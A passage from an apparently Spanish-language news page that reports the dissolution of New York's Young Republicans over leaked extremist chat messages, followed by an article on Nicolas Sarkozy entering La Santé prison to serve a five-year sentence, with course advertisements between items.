Peter Giunta, presidente del grupo disuelto, escribió uno de los mensajes más polémicos: «Quien vote que no, a la cámara de gas». Su segundo al mando, Bobby Walker, calificó en otro texto las violaciones como algo «épico». Estas revelaciones confirmaron una cultura interna que se había cuestionado en otras ocasiones por su tono extremista. Sin embargo, los mensajes fueron determinantes para la votación unánime que puso fin a la estructura juvenil dentro del partido en el estado.

➡️ Te puede interesar: Máster Profesional de Analista Criminal y Criminología Aplicada

Según el presidente del Partido Republicano en Nueva York, Ed Cox, Giunta presentó su dimisión antes de la decisión. En declaraciones a Politico, Cox afirmó que «los Jóvenes Republicanos ya estaban horriblemente gestionados, y este lenguaje tan vil no tiene cabida en nuestro partido». Asimismo, añadió que el hecho no solo vulneraba los valores del partido, sino que dañaba su imagen pública en un momento político especialmente sensible.

Cox aprovechó también para diferenciar la actuación republicana de la de los demócratas. «A diferencia del Partido Demócrata, que adopta una retórica antisemita y se niega a condenar a los líderes que instan a la violencia política, los republicanos exigen responsabilidades destituyendo inmediatamente de sus cargos a quienes utilizan ese tipo de retórica», sostuvo. Desde el ala progresista demócrata respondieron que sus críticas se centran únicamente en la ofensiva israelí en Gaza, a la que han calificado de genocidio, y no contra la comunidad judía.

Si quieres adquirir conocimientos sobre Criminología, te recomendamos los siguientes cursos formativos:

El expresidente francés Nicolas Sarkozy ingresa en prisión

Nicolas Sarkozy comenzó a cumplir cinco años de cárcel en La Santé tras ser condenado por financiación ilegal de su campaña de 2007 con dinero libio.


Nicolas Sarkozy ingresó este martes 21 de octubre en la prisión parisina de La Santé para cumplir una condena de cinco años por conspiración criminal y financiación ilegal de su campaña de 2007 con dinero libio. Es el primer expresidente francés que entra en prisión, tras una sentencia dictada en septiembre que ordenó su encarcelamiento inmediato. El juez argumentó que la gravedad de los hechos exigía ejecutar la pena sin esperar la apelación. Según la resolución, Sarkozy solo podrá solicitar su excarcelación una vez encarcelado.

➡️ Te puede interesar: Máster Profesional de Analista Internacional y Geopolítico

Antes de su traslado a prisión, unas cien personas se reunieron frente a su domicilio en el distrito 16 de París. Allí se encontraba Henri Guaino, antiguo asesor y amigo personal, así como su familia. Sarkozy salió brevemente para saludar a la multitud que coreaba «¡Nicolas, Nicolas!», y «¡Sarkozy, presidente!». Luego fue escoltado por una comitiva policial hasta La Santé, en medio de una amplia cobertura mediática. El ministro de Justicia, Gérald Darmanin, confirmó su ingreso y aseguró que «se garantizarán las condiciones de seguridad requeridas».

Sarkozy reitera su inocencia

El exmandatario, que dirigió Francia entre 2007 y 2012, asegura que es inocente y calificó su encarcelamiento como un acto injusto. «No tengo miedo a la cárcel. Mantendré la cabeza alta, incluso ante las puertas de La Santé. Lucharé hasta el final», declaró al diario La Tribune Dimanche. En otra entrevista, con Le Figaro, adelantó que pedirá recluirse en régimen de aislamiento o, en su defecto, en la sección de «reclusos vulnerables», conocida informalmente como zona VIP.

➡️ Te puede interesar: Curso de Analista Político Internacional

En esa zona, el expresidente podría disponer de una celda individual de 9 m², con condiciones separadas del régimen general. La prisión, inaugurada en 1867 y completamente renovada, ha alojado a figuras tan dispares como el capitán Alfred Dreyfus y Carlos el Chacal. Pierre Botton, exempresario encarcelado en esa misma sección, comentó que «no es Nicolas Sarkozy, presidente de la República, el que entra, sino un hombre que vivirá como todos los demás». Añadió que en La Santé «aunque seas presidente o millonario, no decides nada».

Primer presidente francés en prisión

La Fiscalía Nacional Financiera notificó los detalles de la detención el lunes, sin divulgar el contenido del informe. La decisión judicial, inédita en la historia reciente de Francia, convierte a Sarkozy en el primer dirigente de la posguerra que pisa una celda. Los jueces del Tribunal de Apelación dispondrán de dos meses para tramitar su solicitud de liberación provisional. La medida obedece, según el fallo, a «la perturbación del orden público causada por el delito cometido».

➡️ Te puede interesar: Curso de Analista Económico Internacional

Antes de su entrada, Sarkozy preparó su equipaje personal, autorizado por el reglamento penitenciario. Incluye ropa, tres libros y diez fotografías familiares. Entre los volúmenes escogidos figuran una biografía de Jesucristo y la novela El conde de Montecristo, historia del preso Edmond Dantès, que logra escapar de su confinamiento insular. Su hijo Louis convocó una concentración de apoyo en el barrio de su residencia, mientras Carla Bruni publicó mensajes y canciones dedicadas a su esposo en redes sociales.